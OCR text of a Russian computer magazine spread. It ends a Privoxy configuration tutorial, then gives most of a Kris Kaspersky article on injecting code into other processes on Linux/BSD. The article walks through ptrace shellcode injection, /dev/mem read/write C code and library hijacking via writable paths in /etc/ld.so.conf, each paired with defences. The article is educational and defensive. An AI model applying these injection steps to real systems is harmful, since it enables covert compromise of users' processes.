# А сюда можно заносить свои
правила
actionsfile user
```

Обрати внимание, что суффикс .action при описании файлов не используется. Подробнее об этих файлах поговорим чуть позже. Аналогично параметр filterfile описывает файлы с расширением .filter. В этих файлах на основе регулярных выражений описываются модификации информации в обрабатываемых веб-страницах. Фактически любые знак, слово, выражение могут быть распознаны и при необходимости заменены другими значениями. По умолчанию подключен только один файл default.filter. Параметры комментированы, и, если надо, лишнее можно отключить, как, впрочем, и добавить свои настройки. Например, таким образом отбираются cookies, которые устанавливаются с помощью HTML-кода.

```
s|<meta\s+http-equiv=['"]?set-
cookie.*>|<! — ZappedCookie --
>|igU
```

В первой части описано регулярное выражение; если Privoxy найдет его в html-странице, оно будет заменено словом «ZappedCookie». При желании можно создать такой файл самому и экспериментировать с настройками. Кстати, можно ничего и не выдумывать, а взять готовые установки с русского ресурса поддержки Privoxy (privoxy.org.ru). В архиве есть файл user.filter, помещаем его в /etc/privoxy и подключаем параметры:

```
filterfile user.filter
```


Регулярные выражения, находящиеся внутри, позволяют блокировать графику, удалять изображения, скрипты и скрытые frame-тэги. Фильтры используются в файлах action для дополнительного описания контента, к которому необходимо применить действие. Кстати, перехваченные cookies не удаляются, а сохраняются в файле, на который указывает переменная jarfile (со временем этот файл может вырасти до огромных размеров). Следующим по списку идет закомментированный параметр trustfile. С его помощью можно подключить файл с описаниями «белого» списка ресурсов, разрешенных для посещения. В таком файле сайты могут быть записаны в двух формах. Если перед именем стоит знак тильды «~», это означает, что все сайты, принадлежащие этому домену, являются доверенными и все внешние ссылки блокируются:

```
~ www.example.com
```


Если же нужно разрешить переход по внешним ссылкам с доверенного ресурса, ставим перед именем знак «+», в этом случае такие сайты будут автоматически заноситься в trustfile. В случае блокировки ресурса пользователю будет выводиться страница, указанная в переменной trust-info-url.
Параметр debug отвечает за выводимую в журнал отладочную информацию, после него стоит код, значение которого можно узнать в этом же в файле. Например, по умолчанию прописаны следующие инструкции:

```
# Вывод каждого GET/POST/CONNECT-
запроса
debug 1
# Предупреждения и запуск процесса
debug 4096
# Ошибки
debug 8192
```

Есть и другие варианты, после окончательной настройки можно оставить только вывод



> Веб-интерфейс Privoxy



> Настройка веб-браузера для работы через Privoxy

сообщений с кодом 8192. По умолчанию Privoxy разрешает подключение только с локальной машины, поэтому заменяем IP-адрес в инструкции «listen-address 127.0.0.1:8118» адресом сетевого интерфейса компьютера. Например, если адрес — 192.168.1.58, то строка будет выглядеть так:

```
listen-address 192.168.1.58:8118
```

При необходимости можно использовать и другой порт. Но теперь, используя параметры permit-access и deny-access, указываем, кому можно, а кому нельзя соединяться с Privoxy:

```
permit-access 192.168.1.0/24
deny-access 192.168.1.2
192.168.1.3 www.vasja.com
```

Чтобы быть в курсе всех событий, желательно активировать параметр admin-address, указав свой адрес электронной почты, на который будут приходить сообщения Privoxy. И, наконец, еще одна полезность Privoxy — возможность перенаправлять пользователей на другой прокси-сервер. Это может быть как обычный (анонимный), так и SOCKS-прокси. Для этого идем в самый конец файла и вписываем адрес любимого прокси-сервера. Можно, кстати, указать сразу несколько прокси-серверов через пробел, тогда будет произведена попытка соединения с каждым. При необходимости ресурсы, при посещении которых используется или, наоборот, не используется внешний прокси, конкретизируются. Символ «.» означает отсутствие перенаправления, а «/» — все URL. Например, разрешим использование прокси при посещении обычных сайтов и отключим для сайта provider.com, а также для ресурсов, работающих через SSL:

```
forward / normandintransit.com:80
pandora.teimes.gr:8080
forward . provider.com .
forward :443 .
```

Это не все параметры, которые можно изменить в файле config, но пора идти дальше.

Конкуренты Privoxy


Естественно, Privoxy не единственный доступный вариант. Например, MiddleMan (middle-man.sf.net) позволяет не только обрабатывать запросы, фильтруя контент, но и производить эффективное кэширование, причем не только http, но и ftp. Для настройки параметров работы пользователю также предложен веб-интерфейс. Хотя стоит отметить, что он менее удобный, чем у Privoxy, и, вероятно, потребуется некоторое время на его освоение. Но зато в функциональности Privoxy явно проигрывает.
Другим конкурентом по части фильтрации трафика является DansGuardian (www.DansGuardian.org), который может обставить всех по количеству методов фильтрации: по ссылке, IP-адресу, домену и пользователю, содержимому, расширению файлов, метке PICS (Platform for Internet Content Selection — www.w3.org/PICS) и типу MIME. А POST-контроль позволяет ограничивать или вообще блокировать загрузку. DansGuardian работает в режиме «белого» списка, когда блокируются все сайты, кроме занесенных в этот список. Его функциональность легко может быть расширена с помощью многочисленных плагинов, среди которых есть антивирус, анализаторы журналов, шаблоны страниц и рисунков, blacklist и скрипты для их автоматического обновления.

Сокрытие информации с помощью Privoxy

Настроек, как и возможностей, у Privoxy очень много, поэтому разберем лишь некоторые вопросы и начнем с сокрытия информации о системе и веб-браузере пользователя. При редактировании удобнее пользоваться веб-интерфейсом, в этом случае все параметры видны на одной странице, а справа даны краткие комментарии на английском. Действия, производимые Privoxy при совпадении правила, описаны в файле default.action; для пользовательских настроек предназначен user.action. Загружаем веб-интерфейс, нажимаем ссылку «View & change the current configuration», в появившейся странице в поле Actions Files выбираем нужный файл и нажимаем кнопку «Edit».

Хочу добавить, что Privoxy имеет три предустановленных профиля агрессивности: Cautious, Medium и Adventuresome. Первый более лояльный, а последний блокирует практически все, что не хочется видеть на загруженной странице. Их можно выбрать на появившейся странице, нажав кнопку «Set to Adventuresome». Иначе нажимаем еще раз «Edit» и переходим в окно Edit Actions. Для включения параметра ставим флажок в Enable, для отключения — в Disable и, если значение следует оставить без изменений, — в No Change.
Для блокировки исходящих и входящих cookies активируем crunch-incoming-cookies и crunch-outgoing-cookies.
Самые продвинутые, вероятно, захотят редактировать параметры вручную. В настройках разобраться легко; если параметр требуется активировать, снимаем знак комментария и добавляем вначале «+»:

```
+crunch-incoming-cookies
+crunch-outgoing-cookies
```



> Редактирование action-файлов

```
# Можно использовать псевдонимы:
+crunch-all-cookies = +crunch-
incoming-cookies +crunch-
outgoing-cookies
```

Кроме того, за параметром в скобках может быть указано уточняющее значение. Некоторые сайты требуют обязательного использования cookies, тогда вместо этих параметров следует использовать session-cookies-only. В этом случае cookies будут приниматься и помечаться как временные, поэтому отслеживать серфинг с их помощью будет невозможно. Дополнительно можно активировать send-vanilla-wafer, в этом случае на все запросы будет передаваться некий стандартный cookies. Параметр hide-forwarded-for-headers блокирует передачу заголовка X-Forwarded-for, который выдает использование прокси. Аналогично активация hide-referrer позволит скрыть адрес ранее посещенного ресурса, передаваемого посредством referrer. Включение hide-from-header блокирует передачу адреса электронной почты, это типично для некоторых старых версий веб-браузеров.

И, наконец, еще одна полезная возможность — сокрытие используемого веб-браузера. Для этого включаем hide-user-agent. В появившейся строке «User Agent string to send» можно заменить значение Privoxy/3.0 (Anonymous), которым будет подменяться название и версия нашего веб-браузера, любым понравившимся значением (Internet Sexplorer 8.0 будет в самый раз). По окончании настроек нажимаем «Submit» и сохраняем результат. Теперь можно зайти на сайт вроде ipid.shat.net и посмотреть, что получилось. Но выходить из окна настроек пока еще рано.

Блокируем контент

Как уже говорилось, с помощью Privoxy можно блокировать загрузку изображений, всплывающих окон и прочих украшений, нагружающих канал. Займемся обрезанием. Чтобы остановить GIF-анимацию на первом или последнем фрейме, включаем deanimate-gifs. Активация handle-as-image позволит заменять картинки с сайтов файлом, указанным в set-image-blocker. Можно конкретизировать, чем, собственно, заменять: использовать 1x1 GIF-файл или заранее подготовленный рисунок. Для блокировки всплывающих окон включаем kill-popups. Также включаем filter {banners-by-size}, filter {shockwave-flash}, filter {quicktime-kioskmode} и, возможно, другие filter. Это общие настройки, которые удобно производить с помощью веб-интерфейса. В файле default.action они описываются следующей конструкцией:

```
# Умолчальные параметры
{ \
-add-header \
-block \
-crunch-outgoing-cookies \
-crunch-incoming-cookies \
+deanimate-gifs{last} \
...
+session-cookies-only \
+set-image-blocker{pattern} \
}
/ # все URL
```

Для более тонкой работы Privoxy лучше использовать прямое редактирование action-файлов. Тогда мы получим возможность указать конкретное поведение прокси вплоть до каждого ресурса. Формат записи следующий: вначале идут параметры в фигурных скобках, за ними следует список ресурсов, к которым они будут применены. Например, разрешим Google использовать только временные cookie, тогда любой севший за компьютер не сможет, воспользовавшись историей, получить доступ к почте или параметрам поиска. Пишем так:

```
{ -crunch-outgoing-cookies \
  -crunch-incoming-cookies \
  +session-cookies-only \
}
.google.com
```

В фигурных скобках можно задействовать весь арсенал filter-файлов, в которых названия фильтров следуют за ключевым словом «FILTER»:

```
FILTER: banners-by-size
```

Вот, по сути, и все. Хотелось бы отметить, что Privoxy, несмотря на всю свою «домашность», востребован и профессиональными администраторами, которые часто его используют в качестве прокси-сервера «второго эшелона», позволяющего, благодаря своим широким возможностям, существенно снизить затраты организаций на оплату трафика.

Плагин к Firefox SwitchProxy

Тому, кому часто приходится менять режим работы с прокси-серверами, вероятно, по вкусу придется плагин ко всем Mozilla — SwitchProxy (mozmonkey.com/packages/switchproxy). Правда, с его установкой может возникнуть маленькая проблема. Дело в том, что этот плагин давно не обновлялся, последняя версия совместима с Firefox до версии 1.5. Между тем на рынке уже доступна вторая версия этого браузера, для которой плагин устанавливаться откажется. Но это легко подправить. В любом архиваторе открываем файл switchproxy.xpi, в файле install.rdf меняем параметр maxVersion 1.5 на 2.x и сохраняем результат. Некоторые плагины после этого все равно не работают, но SwitchProxy это не касается. После установки заходим в «Tools → SwitchProxy → Manage Proxies». В появившемся окне нажимаем «Add» для создания нового соединения. SwitchProxy позволяет настроить соединения к двум типам прокси: Standart (обычному) и Anonymous. После ввода настроек и сохранения результата для смены прокси выбираем в выпадающем списке Proxy, имя прокси и нажимаем «Apply».



КРИС КАСПЕРСКИ

ПАРАЛЛЕЛЬНЫЕ МИРЫ: ВОЙНА НА ВЫЖИВАНИЕ

ВТОРЖЕНИЕ В ЧУЖОЕ АДРЕСНОЕ ПРОСТРАНСТВО И ЗАЩИТА ОТ НЕГО

Вторжение в адресное пространство чужого процесса — вполне типичная задача, без которой не обходятся ни черви, ни вирусы, ни шпионы, ни распаковщики, ни... даже легальные программы! Возможных решений много, а способов противостояния еще больше. Чтобы не завязнуть в этом болоте, мыщъ решил обобщить весь накопленный опыт в одной статье, относящейся главным образом к Linux'у и различным кланам BSD.



Введение в историческую ретроспективу

Еще в стародавние времена в *nix существовала игра «Дарвин» (чем-то напоминающая морской бой), где в раздельных адресных пространствах ползали черви, периодически наносящие удары друг по другу. К концу восьмидесятых игры кончились, а потребность в легальных средствах межпроцессорного взаимодействия осталась. В *nix все процессы выполняются в независимых и невидимых друг для друга адресных пространствах, похожих по своему устройству на параллельные миры, знакомые нам по фантастическим фильмам. Вот только в реальной жизни, в отличие от сказок, параллельным пространствам приходится как-то взаимодействовать, обмениваясь друг с другом данными. Просто так взять и залезть в адресное пространство чужого процесса нельзя — политика безопасности не позволяет! А интерес к атакам на *nix все растет и растет. К сожалению (или к счастью — смотря, по какую сторону баррикады стоять), с правами непривилегированного пользователя под *nix'ами практически ничего хорошего сделать нельзя. И хотя периодически появляются сообщения о новых дырах, способных предоставить любому пользователю абсолютный контроль над системой, бреши довольно быстро затыкаются.


Ptrace — белые начинают и проигрывают

Ptrace — древнейший механизм межпроц... стоп! Межадресного взаимодействия. Чтобы можно было продолжить, придется сделать небольшое лирическое отступление, пробившись через бурелом терминологической путаницы. Средства межпроцессорного взаимодействия охватывают широкий круг механизмов, включающий в себя пайпы, сокеты и другой ширпотреб. Для внедрения в чужое адресное пространство они непригодны, если, конечно, процесс-жертва «добровольно» не установит обработчик на пайп/сокет, позволяющий читать/писать содержимое принадлежащей ему памяти, плюс отсутствуют ошибки переполнения. Ну, скажем, обработчик — это безумие (по имени back-door), а вот ошибки переполнения достаточно часто встречаются, однако, увы, довольно быстро затыкаются, и, хотя на их место приходят другие, все это неуниверсально и неинтересно.
Сосредоточимся на подклассе средств межпроцессорного взаимодействия, рассматривая лишь механизмы, работающие непосредственно с физической или виртуальной памятью целевого процесса, к которым принадлежит вышеупомянутая библиотека ptrace. «Библиотека» — потому что изначально она была реализована как обособленный модуль, много позже интегрированный в ядро. Поэтому теперь более правильно говорить о наборе функций семейства ptrace, реализованных как на прикладном, так и на ядерном уровне.
Собственно, на прикладном уровне доступна всего одна функция: ptrace((int _request, pid_t _pid, caddr_t _addr, int _data)), принимающая кучу аргументов и позволяющая решать кучу задач: трассировать процесс, приостанавливая или возобновляя его выполнение; читать/писать содержимое виртуальной памяти; обращаться с контекстом регистров и т.д.
Формально ptrace реализована на всех *nix-подобных системах, но особенности реализации добавляют программистам много хлопот, и, прежде чем составить переносимый код, придется изрядно потрудиться.
Алгоритм внедрения, работающий на всех платформах, в общем случае выглядит так:

- запускаем отладочный процесс-жертву вызовом fork()/exec()/ptrace(PTRACE_TRACEME [в BSD — PT_TRACE_ME, в дальнейшем BSD-объявления приводятся через слеш]) или подключаемся к уже запущенному через ptrace(PTRACE_ATTACH/PT_ATTACH, pid, 0, 0);
- процессу-жертве автоматически посылается SIGSTOP, приводящий к его остановке, момент которой легко определяется функцией wait();
- читаем содержимое контекста регистров общего назначения вызовом ptrace(PTRACE_GETREGS/PT_GETREGS, pid, 0, *data), находим среди них регистр $PC (на x86-платформе он зовется EIP) и запоминаем его;
- читаем содержимое памяти под *$PC: ptrace(PTRACE_PEEKTEXT/PT_READ_I, pid, addr, 0), запоминая его в своем внутреннем буфере;
- вызовом ptrace(PTRACE_POKETEXT/PT_WRITE_I, pid, addr, *data) внедряем поверх *$PC свой собственный shell-код, обеспечивающий загрузку остального хакерского кода (например, можно выделить память из кучи, не забыв присвоить ей атрибуты исполняемой, так как с поддержкой флагов 'NX'/'XD' исполнение кода в области данных стало невозможным, как вариант еще можно загрузить свою динамическую библиотеку);
- возобновляем работу процесса-жертвы: ptrace(PTRACE_CONT/PT_CONTINUE, pid, 0/1, 0), давая shell-коду некоторое время на выполнение всех ранее запланированных действий, какими бы коварными они ни были;
- восстанавливаем оригинальное содержимое модифицированной памяти вызовом ptrace(PTRACE_POKETEXT/PT_WRITE_I, pid, addr, *data), при этом о восстановлении регистров shell-код должен позаботиться сам (вообще-то это можно сделать и через ptrace, но через shell-код технически проще);
- отсоединяемся от процесса-жертвы через ptrace(PTRACE_DETACH/PT_DEATACH, pid, 0, 0), оставляя глубоко в его чреве внедренный хакерский код.


Защита

Защититься от такого метода внедрения процессу-жертве проще простого. Поскольку функция ptrace не допускает вложенного выполнения, процессу-жертве достаточно сделать ptrace()... самому себе! Это никак не повлияет на производительность, но вторжение предотвратит. Впрочем, вместе с вторжением отвалится и отладка. За исключением небольшого количества отладчиков





Файл /etc/ld.so.cache под скальпелем



Чтение man'a по ld.so

(таких, например, как Linice), весь остальной конгломерат (включающий и могущественный gdb) работает именно через ptrace, и попытка отладки защищенного процесса накрывается медным тазом.
Процесс-жертва может легко очиститься от хакерского кода повторным вызовом exec() самому себе! Системный загрузчик перечитает исходный образ ELF-файла с диска, и все изменения в кодовом сегменте будут потеряны. Правда, вместе с ними будут потеряны и оперативные данные, которые в этом случае процессу придется хранить в разделяемой области памяти. Это существенно затруднит программирование, однако затраченные усилия стоят того, поскольку атаки через ptrace (в силу их известности и простоты реализации) самые популярные из всех на сегодняшний день и в обозримом будущем снижение их активности не ожидается.

Псевдоустройство /dev/mem, или рокировка наоборот

Практически во всех никсах имеется файл /dev/mem, представляющий собой образ физической оперативной памяти компьютера (не путать с виртуальной!). Поскольку в операционных системах со страничной организацией оперативная память используется как кэш, одни и те же физические страницы в различное время могут соответствовать различным виртуальным адресам, поэтому код процесса-жертвы (вместе с подходящим местом для внедрения) приходится искать по заранее выделенной сигнатуре.
При этом нас подстерегают следующие проблемы. Первая (и самая главная): при недостатке физической оперативной памяти наименее нужные страницы виртуального адресного пространства выгружаются на диск, и в их число могут попасть и страницы, принадлежащие нашему процессу-жертве, причем не все сразу, а так... частями. Следовательно, а) внедряться нужно в часто используемые участки кода, вероятность вытеснения которых минимальна;
в) если с сигнатурным поиском в /dev/mem произошел облом, не паникуем, а просто ждем некоторое время и повторяем операцию сканирования вновь — рано или поздно виртуальные страницы считаются операционной системой в память.
Вторая проблема заключается в том, что соседние виртуальные страницы адресного пространства зачастую оказываются в различных частях файла /dev/mem, поэтому: а) размер внедряемого shell-кода не может превышать размеров одной страницы, а это 1000h байт на x86; б) базовые адреса виртуальных страниц при вытеснении на диск всегда кратны их размеру, то есть мы можем внедрить 200h байт shell-кода, начиная с адреса XXXX1000h, но не можем сделать то же самое с XXXX1EEEh.
Остается только определиться с местом внедрения. А внедряться предпочтительнее всего в начало часто вызываемых функций. Если это будут «внутренние» функции процесса-жертвы, то наш хакерский код окажется привязанным к конкретной версии исполняемого файла. После выхода новой версии или даже компиляции старой версии другим компилятором (или с иными ключами), все смещения неизбежно изменятся.
Гораздо перспективнее внедряться в библиотечные функции. Такие, например, как printf(), расположенные в разделяемой области памяти и позволяющие определить свой адрес штатными средствами операционной системы без всякого дизассемблера. Естественно, внедрение в разделяемую функцию затронет все процессы, ее использующие, и потому писать shell-код следует очень аккуратно. Но задумаемся, что произойдет, если в момент внедрения разделяемая функция уже выполняется каким-то процессом?! Правильно! С процессом произойдет крах! Зато при внедрении в разделяемые функции проблема загрузки виртуальных страниц с диска решается их простым вызовом. Короче говоря, нет худа без добра!

ТЕХНИКА ЧТЕНИЯ/ЗАПИСИ ЯДЕРНОЙ ПАМЯТИ С ПРИКЛАДНОГО УРОВНЯ

```
#include <fcntl.h>
#define PAGE_SIZE 0x1000

int fd;
char buf[PAGE_SIZE];

// открываем /dev/mem на чтение и запись
if ((fd = open("/dev/mem", O_RDWR, 0)) == -1) return printf("/dev/mem open error\n");

// чтение данных из /dev/mem
static inline int rkm(int fd, int offset, void *buf, int size)
{
   if (lseek(fd, offset, 0) != offset) return 0;
   if (read(fd, buf, size) != size) return 0; return size;
}


// запись данных в /dev/mem
static inline int wkm(int fd, int offset, void *buf, int size)
{
   if (lseek(fd, offset, 0) != offset) return 0;
   if (write(fd, buf, size) != size) return 0; return size;
}
```

Замечание: под FreeBSD 4.5 (более свежие версии мыщъх не проверял) функция read() всегда возвращает позитивный результат, даже если файл /dev/mem уже закончился.
Универсальный вариант кода, работающий на всех платформах, выглядит так:

```
// читаем 0x1000 байт в буфер
if (read(fd, buf, 0x1000) != 0x1000) return printf("/dev/mem read error\n");
```

Защита

На прикладном уровне у процесса-жертвы никаких защитных средств в оборонительном арсенале, в общем-то, и нет («в общем-то», потому что процесс может использовать динамическую шифровку кода, контроль целостности библиотечных функций перед их вызовом и т.д., но это уже явный перебор). На уровне ядра создание файла /dev/mem блокируется



> Файл /dev/mem в шестнадцатеричном редакторе

```
PTRACE(2)                FreeBSD System Calls Manual                PTRACE(2)

NAME
     ptrace - process tracing and debugging

LIBRARY
     Standard C Library (libc, -lc)

SYNOPSIS
     #include <sys/types.h>
     #include <sys/ptrace.h>

     int
     ptrace(int request, pid_t pid, caddr_t addr, int data);

DESCRIPTION
     ptrace() provides tracing and debugging facilities.  It allows one pro-
     cess (the tracing process) to control another (the traced process).  Most
     of the time, the traced process runs normally, but when it receives a
     signal (see sigaction(2)), it stops.  The tracing process is expected to
     notice this via wait(2) or the delivery of a SIGCHLD signal, examine the
     state of the stopped process, and cause it to terminate or continue as
     appropriate.  ptrace() is the mechanism by which all this happens.
byte 1137
```

> Чтение man'a по ptrace

элементарно, но вместе с этим блокируются и многие полезные программы (в частности, X'ы), так что остается только разграничение доступа к /dev/mem с ведением списка «доверенных» лиц, которые к нему могут обращаться, что отчасти реализовано в OpenBSD.
Тем не менее, в общем случае надежной защиты от внедрения через /dev/mem нет и не будет! Успокаивает лишь тот факт, что доступ к нему имеет только root.

dl_load — мат в три хода

Практически все приложения (за исключением небольшого круга системных утилит) используют динамически загружаемые библиотеки, которые также могут быть использованы для внедрения в чужое адресное пространство. Самое простое — взять готовую библиотеку и подменить ее своей, но это слишком заметно, да и как-то по-пионерски. Это не наш метод. Поэтому обратимся к странице справочного руководства ld.so (в Linux) или ld (в FreeBSD). Оттуда мы узнаем, что порядок поиска динамических библиотек — очень интересная штука и в Linux системный загрузчик, сосредоточенный в файлах ld.so и ld-linux.so*, в общем случае поступает так (а в не общем — как ему скажет утилита ldconfig, смотри man ldconfig):

- если в ELF-файле присутствует секция DT_RPATH с именем/путем к динамической библиотеке и такая библиотека по данному пути действительно обнаруживается, то подключается именно она, в противном случае осуществляется поиск в директории DT_RUNPATH (если есть);
- если атрибуты setuid/setgid сброшены, анализируется переменная окружения LD_LIBRARY_PATH, содержащая пути к динамическим библиотекам, которые там могут быть или... не быть;
- если же их там нет, загрузчик как последнее средство использует пути по умолчанию: /lib, а затем /usr/lib;
- если требуемой библиотеки нет ни в одном из вышеперечисленных мест, то это облом!

Для ускорения поиска загрузчик использует файл /etc/ld.so.cache, содержащий таблицу хинтов (от английского «hint» — «подсказка», «наводка»), или, попросту говоря, перечень путей к ранее найденным библиотекам. Это не текстовый формат, да к тому же доступный для модификации одному лишь root'у, так что не будем на нем подробно останавливаться.
Лучше посмотрим на файл /etc/ld.so.config, который задает порядок поиска динамических библиотек и в свежеустановленном Knoppix выглядит так: /lib, /usr/lib, /usr/X11R6/lib, /usr/i486-linuxlibc1/lib, /usr/local/lib, /usr/lib/mozilla.
Разумеется, модифицировать файл /etc/ld.so.config может только root, зато читать его может любой желающий, а для успешной атаки большего и не надо! В частности, чтобы похачить Mozilla, достаточно поместить библиотеку-спутник (термин пришел из MS-DOS) в одну из вышележащих директорий. Тогда она будет загружена первой, и спутнику остается только похозяйничать внутри чужого адресного пространства, после чего благополучно ретироваться, загрузив оригинальную библиотеку и передав ей управление.
Вот только на этом пути нас ждут две большие проблемы. Первая заключается в том, что создать новые файлы в каталогах /lib, /user/lib и т.д. может только root, а его еще как-то заполучить надо. Однако анализ показывает, что файл /etc/ld.so.config зачастую содержит пути к несуществующим каталогам (в данном случае это /usr/i486-linuxlibc1/lib), которые может создавать кто угодно, помещая в них что угодно!
Прежде чем открывать на радостях пиво, следует решить вторую проблему — скорректировать или очистить кэш в лице файла /etc/ld.so.cache, к которому опять-таки имеет доступ только root. Однако кэш на то и кэш, чтобы хранить не все, а лишь последние найденные библиотеки. Что мы делаем: грузим все библиотеки, которые только установлены в системе (за исключением «нашей»), в результате чего «нашей» библиотеки в /etc/ld.so.cache очень скоро уже не окажется, она будет взята не из /usr/lib/mozilla, а из /usr/i486-linuxlibc1/lib!
Но что делать, если в /etc/ld.so.config отсутствуют несуществующие пути?! Добывать root'а любой ценой и размещать «свою» библиотеку в /lib или /usr/lib. Во всяком случае, это намного менее заметно, чем прямая модификация атакуемой библиотеки на диске (то есть ее «заражение»).
Все сказанное выше относится главным образом к Linux. У BSD-систем порядок поиска динамических библиотек немного отличается, хотя суть остается той же:

- анализируется переменная окружения LD_RUN_PATH;
- если нужной библиотеки там нет, анализируется переменная LD_LIBRARY_PATH;
- при наличии секций DT_RUNPATH/DT_RPATH, поиск происходит в них, причем DT_RUNPATH имеет приоритет перед DT_RPATH;
- библиотеки ищутся в общепринятых каталогах: сначала в /lib, потом в /usr/lib;
- если существует файл /etc/ld.so.conf, загрузчик просматривает все упомянутые в нем каталоги.

Изменение переменных окружения — еще один возможный способ атаки, но, увы, доступный одному лишь root'у, да к тому же слишком заметный. Но в некоторых случаях он просто незаменим (если все остальные попытки атаки закончились крахом).

Защита

Защититься от атак этого типа очень просто. Достаточно убедиться, что во все «библиотечные» каталоги писать может только root и что файл /etc/ld.so.conf не содержит путей к несуществующим каталогам. Тем не менее, несмотря на кажущуюся простоту, достаточно многие системы в конфигурации по умолчанию могу быть легко атакованы.

Заключение

